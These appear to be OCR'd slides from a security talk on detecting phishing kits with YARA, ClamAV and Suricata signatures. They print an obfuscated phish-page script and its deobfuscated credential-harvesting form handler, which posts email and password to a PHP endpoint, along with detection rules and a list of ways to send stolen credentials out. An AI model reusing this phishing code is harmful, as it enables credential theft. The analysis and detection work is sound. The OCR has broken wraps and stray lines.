_0x3ad9d4=-parseInt(_0x33569d(0xf3))/0x1*(-parseInt(_0x33569d(0xfd))/0x2)+parseInt(_0x33569d(0xf9))/0x3+parseInt(_0x
33569d(0xf6))/0x4+-parseInt(_0x33569d(0xf4))/0x5+parseInt(_0x33569d(0xf1))/0x6+-parseInt(_0x33569d(0xfc))/0x7*(parse
Int(_0x33569d(0xfb))/0x8)+-parseInt(_0x33569d(0xfa))/0x9*(parseInt(_0x33569d(0xf2))/0xa);if(_0x3ad9d4===_0x273f1b)bc
eak;else
_0x45e654['push'](_0x45e654['shift']());}catch(_0x1a7167){_0x45e654['push'](_0x45e654['shift']());}}}(_0x2eee,0xdc6a
9));var ou=_0x252808(0xf5),ho=_0x252808(0xf8),gm='Z21haWw=',ya='eWFob28=',of=_0x252808(0xf7);
```

Javascript Obfuscator

- Something that makes this *super* fun is that this tool is used all over the internet
- Many very large services utilize it to obfuscate source code, as that is the intended purpose.
- We have some decoders, the most reliable of which I find to be synchrony which also has a gui and github
  - https://deobfuscate.relative.im/
  - https://github.com/relative/synchrony

I thought we were detecting things

```
function _0x47e2(){var
_0x31c9ef=['#field','https://logo.clearbit.com/office.com','src','hide','#msg','43400OmRjfW','#ajaxModal','24916kXuiTL','Share\x20Point\x20Online','12YjFcgZ','Aol','ti
er','title','ajax','241524ZynNFO','JSON','#contact','signal','replace','preventDefault','#submit-btn','msg','show','Other\x20Mail','POST','https://logo.clearbit.com/g
.com','169ARZgpK','https://logo.clearbit.com/inbox.com','Gmail','171385adfWLq','Verifing...','272RUnXgp','val','text','134148WAamEw','#email','html','log','attr','Log
'#gmailmodal','20akmfBZ','Outlook','#fieldImg','modal','#office365modal','Office\x20365','2152051lwQcGR','reset','phpurl','Yahoo','https://www.praxisauril.org.uk/site
axisunico.org.uk/files/Business%20Development.pdf','location','Please\x20try\x20again\x20later','12ScCavF','#yahoomodal','https://logo.clearbit.com/yahoo.com','387SyjH
,'https://logo.clearbit.com/aol.com','click','35290GeAJGu','#othermodal','#aolmodal','https://logo.clearbit.com/hotmail.com'];_0x47e2=function(){return _0x31c9ef;};retu
_0x47e2();}function _0x39ad(_0x3129e0,_0xe6d611){var _0x47e235=_0x47e2();return _0x39ad=function(_0x39ad6c,_0x191c57){_0x39ad6c=_0x39ad6c-0xe4;var
_0x151764=_0x47e235[_0x39ad6c];return _0x151764;},_0x39ad(_0x3129e0,_0xe6d611);}var _0x30b06e=_0x39ad;(function(_0x4c731f,_0x1c795c){var
_0xd7394d=_0x39ad,_0x148329=_0x4c731f();while(!![]){try{var
_0x293d53=-parseInt(_0xd7394d(0xeb))/0x1*(-parseInt(_0xd7394d(0x10d))/0x2)+-parseInt(_0xd7394d(0x106))/0x3*(-parseInt(_0xd7394d(0x11a))/0x4)+-parseInt(_0xd7394d(0x101))
x5*(-parseInt(_0xd7394d(0xed))/0x6)+-parseInt(_0xd7394d(0xe9))/0x7*(parseInt(_0xd7394d(0x103))/0x8)+-parseInt(_0xd7394d(0x11d))/0x9*(parseInt(_0xd7394d(0x120))/0xa)+-pa
eInt(_0xd7394d(0x113))/0xb+-parseInt(_0xd7394d(0xf2))/0xc*(-parseInt(_0xd7394d(0xfe))/0xd);if(_0x293d53===_0x1c795c)break;else
_0x148329['push'](_0x148329['shift']());}catch(_0x55b30e){_0x148329['push'](_0x148329['shift']());}}}(_0x47e2,0x25ebd),document[_0x30b06e(0xf0)]=_0x30b06e(0xec),$(doc
t)['ready'](function(){var _0x30947a=_0x30b06e,_0xfdd3e8=0x0;$(_0x30947a(0x10c))['click'](function(){var
_0x29129b=_0x30947a;$(_0x29129b(0xf4))[_0x29129b(0xef)]('reset'),$(_0x29129b(0xe8))[_0x29129b(0xe7)](),$(_0x29129b(0x10f))[_0x29129b(0x10a)]('src',_0x29129b(0xfd)),$(_0
9129b(0xe4))[_0x29129b(0x108)](_0x29129b(0x100)),$(_0x29129b(0xea))[_0x29129b(0x110)](_0x29129b(0xfa));}),$('#outlookmodal')[_0x30947a(0x11f)](function(){var
_0x3ee217=_0x30947a;$(_0x3ee217(0xf4))['trigger'](_0x3ee217(0x114)),$('#msg')[_0x3ee217(0xe7)](),$(_0x3ee217(0x10f))[_0x3ee217(0x10a)](_0x3ee217(0xe6),_0x3ee217(0x123))
('#field')[_0x3ee217(0x108)](_0x3ee217(0x10e)),$('#ajaxModal')[_0x3ee217(0x110)](_0x3ee217(0xfa));}),$(_0x30947a(0x122))[_0x30947a(0x11f)](function(){var
_0x415afc=_0x30947a;$(_0x415afc(0xf4))[_0x415afc(0xef)]('reset'),$(_0x415afc(0xe8))['hide'](),$(_0x415afc(0x10f))[_0x415afc(0x10a)](_0x415afc(0xe6),_0x415afc(0x11e)),$(
x415afc(0xe4))[_0x415afc(0x108)](_0x415afc(0xee)),$(_0x415afc(0xea))[_0x415afc(0x110)](_0x415afc(0xfa));}),$(_0x30947a(0x111))[_0x30947a(0x11f)](function(){var
_0x753e48=_0x30947a;$(_0x753e48(0xf4))[_0x753e48(0xef)](_0x753e48(0x114)),$('#msg')[_0x753e48(0xe7)](),$(_0x753e48(0x10f))[_0x753e48(0x10a)](_0x753e48(0xe6),_0x753e48(0
5)),$(_0x753e48(0xe4))[_0x753e48(0x108)](_0x753e48(0x112)),$('#ajaxModal')['modal']('show');}),$(_0x30947a(0x11b))[_0x30947a(0x11f)](function(){var
_0x236171=_0x30947a;$(_0x236171(0xf4))[_0x236171(0xef)]('reset'),$(_0x236171(0xe8))[_0x236171(0xe7)](),$(_0x236171(0x10f))['attr']('src',_0x236171(0x11c)),$(_0x236171(0
4))[_0x236171(0x108)](_0x236171(0x116)),$('#ajaxModal')['modal'](_0x236171(0xfa));}),$(_0x30947a(0x121))['click'](function(){var
_0x20eaed=_0x30947a;$(_0x20eaed(0xf4))[_0x20eaed(0xef)](_0x20eaed(0x114)),$('#msg')['hide'](),$('#fieldImg')[_0x20eaed(0x10a)](_0x20eaed(0xe6),_0x20eaed(0xff)),$(_0x20e
d(0xe4))['html'](_0x20eaed(0xfb)),$(_0x20eaed(0xea))[_0x20eaed(0x110)](_0x20eaed(0xfa));}),$(_0x30947a(0xf8))['click'](function(_0x521dc2){var
_0x441192=_0x30947a;_0x521dc2[_0x441192(0xf7)]();var
_0x4e8c67=$(_0x441192(0x107))[_0x441192(0x104)](),_0x45b6dd=$('#password')[_0x441192(0x104)](),_0x25b5f8=$('#field')[_0x441192(0x108)](),_0x5d6c62=$(_0x441192(0xe8))[
41192(0x108)]();$('#msg')[_0x441192(0x105)](_0x5d6c62),_0xfdd3e8=_0xfdd3e8+0x1,_0xfdd3e8>=0x3?(_0xfdd3e8=0x0,window[_0x441192(0x118)][_0x441192(0xf6)](_0x441192(0x117)
$[_0x441192(0xf1)]({'dataType':_0x441192(0xf3),'url':window[_0x441192(0x115)],'type':_0x441192(0xfc),'data':{'email':_0x4e8c67,'password':_0x45b6dd,'detail':_0x25b5f8},
eforeSend':function(_0x169cc5){var _0x45eb31=_0x441192;$(_0x45eb31(0xf8))[_0x45eb31(0x108)](_0x45eb31(0x102));},'success':function(_0x2e9601){var
_0x109748=_0x441192;_0x2e9601&&($(_0x109748(0xe8))[_0x109748(0xfa)](),console[_0x109748(0x109)](_0x2e9601),_0x2e9601[_0x109748(0xf5)]=='ok'?$(_0x109748(0xe8))[_0x109748
x108)](_0x2e9601[_0x109748(0xf9)]):$(_0x109748(0xe8))[_0x109748(0x108)](_0x2e9601[_0x109748(0xf9)]));},'error':function(){var
_0x2748c4=_0x441192;$('#msg')[_0x2748c4(0xfa)](),$('#msg')[_0x2748c4(0x108)](_0x2748c4(0x119));},'complete':function(){var
_0x4e318a=_0x441192;$(_0x4e318a(0xf8))[_0x4e318a(0x108)](_0x4e318a(0x10b));}});});}));
```

Often times it's just patterns

- Typically we have a variable pattern in encoded text
  - `_0x2748c4`
  - `_0xd7394d`
  - `_0x30947a`
  - `_0x20eaed`
  - `_0xfdd3e8`

```
_0x[a-f0-9]{6}
```

Often times it's just patterns

- Common strings around these
  - `function $string`
  - `function($string`
  - `var $string`
  - `return $string`
  - `parseInt($string`
  - `document[$string`
  - `window[$string`
  - `catch($string`

Yara Time

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {

    meta:
        description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"

    strings:
        $constant_1 = "while(!![])"
        $constant_2 = "$(_0x"
        $constant_3 = "function _0x"
        $constant_4 = "var _0x"
        $constant_5 = "return _0x"

        $da_regex =
/(function|var|return|parseInt|document|window|catch)\s*[[(]?_0x[a-f0-9]{6}/

    condition:
        3 of ($constant*) and $da_regex
}
```

```
jae@timecrimes:~$ yara js_ob.yar jsob.html
TW_Phishing_Likely_Javascript_Obfuscator_M2 jsob.html
```

Yara Time

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2{

    meta:
        description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"

    strings:
        $constant_1 = "while(!![])"
        $constant_2 = "$(_0x"
        $constant_3 = "function _0x"
        $constant_4 = "var _0x"
        $constant_5 = "return _0x"

        $da_regex =
/(function|var|return|parseInt|document|window|catch)\s*[[(]?_0x[a-f0-9]{6}/

    condition:
        3 of ($constant*) and $da_regex
}
```

the string ‘rule’ and then whatever you want to call your rule

Yara Time

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {

    meta:
        description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"

    strings:
        $constant_1 = "while(!![])"
        $constant_2 = "$(_0x"
        $constant_3 = "function _0x"
        $constant_4 = "var _0x"
        $constant_5 = "return _0x"

        $da_regex =
/(function|var|return|parseInt|document|window|catch)\s*[[(]?_0x[a-f0-9]{6}/

    condition:
        3 of ($constant*) and $da_regex
}
```

The meta section where you can enter in key value pairs of any details you want, author, date, references, etc

Yara Time

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {

    meta:
        description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"

    strings:
        $constant_1 = "while(!![])"
        $constant_2 = "$(_0x"
        $constant_3 = "function _0x"
        $constant_4 = "var _0x"
        $constant_5 = "return _0x"

        $da_regex =
/(function|var|return|parseInt|document|window|catch)\s*[[(]?_0x[a-f0-9]{6}/

    condition:
        3 of ($constant*) and $da_regex
}
```

The strings section with some defined static strings that we identified as unique for the thing we want our rule to detect

Yara Time

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {

    meta:
        description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"

    strings:
        $constant_1 = "while(!![])"
        $constant_2 = "$(_0x"
        $constant_3 = "function _0x"
        $constant_4 = "var _0x"
        $constant_5 = "return _0x"

        $da_regex =
/(function|var|return|parseInt|document|window|catch)\s*[[(]?_0x[a-f0-9]{6}/

    condition:
        3 of ($constant*) and $da_regex
}
```

The strings section with a regex that we want to use in our detection

Yara Time

```
rule TW_Phishing_Likely_Javascript_Obfuscator_M2 {

    meta:
        description = "Javascript Obfuscator Usage Commonly Observed in Phishkits"

    strings:
        $constant_1 = "while(!![])"
        $constant_2 = "$(_0x"
        $constant_3 = "function _0x"
        $constant_4 = "var _0x"
        $constant_5 = "return _0x"

        $da_regex =
/(function|var|return|parseInt|document|window|catch)\s*[[(]?_0x[a-f0-9]{6}/

    condition:
        3 of ($constant*) and $da_regex
}
```

Under what circumstances should this rule fire?

Behaviors

- One thing that every phish page needs to do is send stolen creds *somehow*
- Most Popular to Least Popular
  - Typical HTML Form POST to PHP
  - Ajax XHR Form Post in Javascript
  - Write to file local (server side)
  - Service like Telegram or Discord

Wasn’t there something about clamav

Search Results

Showing 50 of 321 results (took: 3272 msec)

Time Submitted	[redacted]	Job/Task Score	Matched Value
5/31/2022, 3:20:08 PM	[redacted]	100	**Strings.Value:** ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div -responsive/css.mtb?v=08132020140516" rel="stylesheet"> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"> <header class="mtb-page
5/31/2022, 10:05:45 AM	[redacted]	100	**Strings.Value:** -responsive/css.mtb?v=08132020140516" rel="stylesheet"> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"> <header class="mtb-page ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div
5/31/2022, 10:05:38 AM	[redacted]	100	**Strings.Value:** ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div -responsive/css.mtb?v=08132020140516" rel="stylesheet"> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"> <header class="mtb-page
5/31/2022, 10:05:28 AM	[redacted]	100	**Strings.Value:** ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div -responsive/css.mtb?v=08132020140516" rel="stylesheet"> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"> <header class="mtb-page
5/31/2022, 9:20:37 AM	[redacted]	100	**Strings.Value:** ://resources.mtb.com/r/simple-layout-responsive/css.mtb?v=08132020140516" rel="stylesheet"/> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> </head> <body> <form action="darkx/mainnet.php" method="post"><div -responsive/css.mtb?v=08132020140516" rel="stylesheet"> <script src="//nexus.ensighten.com/mtbank/OE-Prod/Bootstrap.js"></script> <form action="darkx/mainnet.php" method="post"> <header class="mtb-page

Wasn’t there something about clamav

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E
70687022::i;6D6574686F643D22706F737422::i
```

ELI5 ClamAV Phish Rule

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E
70687022::i;6D6574686F643D22706F737422::i
```

Rule message, call it whatever you like! ‘Ruleset.Description.Date’ is somewhat of an informal standard i’ve seen often used

```
TwinWave.EvilDoc.OneDayAsALionPicturesOfU.PPT.220513;Engine:81-255,Container:CL_TYPE_OOXML_P
(0);ffc0001108009c00a0030122000211010311101ffdd0004000affc4013f000001050101010101010000000000
5f2b384c3d375e3f3462794a485b495c4d4e4f4a5b5c5d5e5f55666768696a6b6c6d6e6f637475767778797a7b7c
67778797a7b7c7ffda000c0301000211031003f00f555cf754fadf574e75ad388fb0d75d3630ef6343c5aebdaef
#https://www.youtube.com/watch?v=NFeUko-lQHg
TwinWave.EvilISO.BreakOnThroughToTheOtherSide.20211020;Engine:81-255,FileSize:1000-2097152,T
TwinWave.EvilDoc.JustDrive.20220517;Engine:81-255,Target:2;(0&1&2);617474726962757465207662:
TwinWave.EvilLNK.PKillCertUtilFoundationsOfDecay.20220517;Engine:81-255,Target:0;(0&1&2&3);0
TwinWave.EvilLNK.PkillPSHELLDlAndDetonateFoundationsOfDecay.20220517;Engine:81-255,Target:0;
#https://www.youtube.com/watch?v=JYIaWeVL1JM
TwinWave.EvilLNK.RythmIsADancer.20220517;Engine:81-255,Target:0;(0&1);0:4C?????011402;11000
#https://www.youtube.com/watch?v=yoYZf-lBF_U
TwinWave.EvilXLL.ShookOnes.20220517;Engine:81-255,Target:1;(0&1);786c4175746f4f70656e::iaw;4
#https://www.youtube.com/watch?v=mlp-IIG9ApU
TwinWave.EvilHTM.RarDLIfIRuledTheWorld.202205018;Engine:81-255,Target:3;((0|(1&2))&(3|4|5));
#https://www.youtube.com/watch?v=tiqY2Mf0nIw
TwinWave.EvilDoc.ShoutAtTheDevil.20220519;Engine:81-255,Target:2;(0&
((1&2&3&4&5&6)|7));617474726962757465207662::i;7265706c616365::i;5379734d656d6f7279::i;63686
TwinWave.EvilDoc.ShoutAtTheDevilPicturesOfU.MSOLE2.220519;Engine:81-255,Target:2;(0);4944415
TwinWave.EvilDoc.ShoutAtTheDevilPicturesOfU.WORD.220519;Engine:81-255,Container:CL_TYPE_OOXM
TwinWave.EvilDoc.ShoutAtTheDevilPicturesOfU.XL.220519;Engine:81-255,Container:CL_TYPE_OOXML_
TwinWave.EvilDoc.ShoutAtTheDevilPicturesOfU.PPT.220519;Engine:81-255,Container:CL_TYPE_OOXML
#https://www.youtube.com/watch?v=X3CGu0ezd68
TwinWave.EvilDoc.DlAndDetonateTheMessage.20220523;Engine:81-255,Container:CL_TYPE_MSOLE2,Tar
TwinWave.EvilDoc.CharMathPandasTheMessage.20220523;Engine:81-255,Target:2;(0&1&2);6174747269
[\s_]*xor[\s_]*(?:[A-Za-z][A-Za-z0-9_-]*\x28)*[\s_]*-?\d+[\s_]*\x29+[\s_]+\+[\s_]+chr[wb]?[\
TwinWave.EvilLNK.PShellEncoderGamesTheMessage.20220523;Engine:81-255,Target:0;(0&1);0:4C????
TwinWave.EvilDoc.PkillDlAndDetonateFugeeLa.20220525;Engine:81-255,Container:CL_TYPE_MSOLE2,T
(2|3|4|5|6|7|8|9|10|11|12|13|14|15|16|17|18|19|20|21|22|23|24|25|26|27|28|29));6174747269627
279::i;43616c6c57696e646f7750726f63::i;456e756d5265736f75726365547970657 3::i;456e756d5379737
6572517565756554696d6572::i;437265617465507 26f63657373::i;57696e33325f50726f63657373::i;4d61
TwinWave.EvilDoc.DridexFuGeeLa.20220525;Engine:81-255,Target:2;(0&(1|2|3|4|5)&6);6174747269
```

https://github.com/twinwave-security/twinclams

←– ALL UR MALDOC CLAM

ELI5 ClamAV Phish Rule

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E
70687022::i;6D6574686F643D22706F737422::i
```

What clamav engines can this run on? This is pretty much a static value for our purposes here, unless using features of specific clam engines.

ELI5 ClamAV Phish Rule

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E
70687022::i;6D6574686F643D22706F737422::i
```

ClamAV has targets that it processes differently. HTML for example will be normalized and whitespace compressed and comments will be stripped.
(sad face)

Target Type	Description
0	any file
1	Portable Executable, both 32- and 64-bit
2	OLE2 containers, including specific macros. Primarily used by MS Office and MSI installation files
3	HTML (normalized)
4	Mail file
5	Graphics
6	ELF
7	ASCII text file (normalized)
8	Unused
9	Mach-O files
10	PDF files
11	Flash files
12	Java class files

https://docs.clamav.net/appendix/FileTypes.html

ELI5 ClamAV Phish Rule

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E
70687022::i;6D6574686F643D22706F737422::i
```

Each content that follows is given a sequential number and you can perform operations on it to express what you want


(((0&1)|(0&(2|3|4|5|6|7|8|9)&10)))

ELI5 ClamAV Phish Rule

```
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);
3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E
70687022::i;6D6574686F643D22706F737422::i
```


```
$sigtool --decode-sigs
PhishWave.DarkXPOST.220531;Engine:81-255,Target:3;(0&1);3C666F726D20616374696F6E3D226461726B782F6D61696E6E65742E70
687022::i;6D6574686F643D22706F737422::i
VIRUS NAME: PhishWave.DarkXPOST.220531
TDB: Engine:81-255,Target:3
LOGICAL EXPRESSION: (0&1)
 * SUBSIG ID 0
 +-> OFFSET: ANY
 +-> SIGMOD: NOCASE
 +-> DECODED SUBSIGNATURE:
<form action="darkx/mainnet.php"
 * SUBSIG ID 1
 +-> OFFSET: ANY
 +-> SIGMOD: NOCASE
 +-> DECODED SUBSIGNATURE:
method="post"
```

Ajax XHR Form Post in JS



Ajax XHR Form Post in JS

```
$('#submit-btn')
  .click(function(event) {
    event.preventDefault();
    var email = $("#email")
      .val();
    var password = $("#password")
      .val();
    var detail = $("#field")
      .html();

    var msg = $('#msg')
      .html();
    $('#msg')
      .text(msg);
    count = count + 1;
    if (count >= 3) {
      count = 0;
      window.location.replace("http://google.com");
    } else {
      $.ajax({
        dataType: 'JSON',
        url: 'next.php',
        type: 'POST',
        data: {
          email: email,
          password: password,
          detail: detail,

        },
        // data: $('#contact').serialize(),
        beforeSend: function(xhr) {
          $('#submit-btn')
            .html('Verifing...');
        },
```



```
$.ajax({
  dataType: 'JSON',
  url: 'next.php',
  type: 'POST',
  data: {
    email: email,
    password: password,
    detail: detail,

  },
```


Ajax XHR Form Post in JS

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:”TW PHISHING Generic Ajax
POST to PHP Containing Password Commonly Observed in Phishing”;
flow:established,to_client; file_data; content:”$.ajax({“; fast_pattern;
content:”url|3a 20 27|“; content:”.php|27|,”; within:50;
content:”dataType|3a 20 27|“; content:”type|3a 20 27|POST“; nocase;
content:”data|3a|”; content:”password”; nocase; within:100;
classtype:misc-activity; sid:x; rev:1;)
```

```
rule TW_Phishing_Generic_Ajax_POST_to_PHP_Password {

    strings:

        $must_have_1 = "$.ajax({" nocase
        $must_have_2 = "password" nocase

        $var1 = "dataType: '" noase
        $var2 = "url: '" nocase
        $var3 = "type: 'POST" nocase
        $var4 = "data: {" nocase

    condition:
        $must_have_1 and $must_have_2 and 3 of ($var*)
}
```

```
$.ajax({
  dataType: 'JSON',
  url: 'next.php',
  type: 'POST',
  data: {
    email: email,
    password: password,
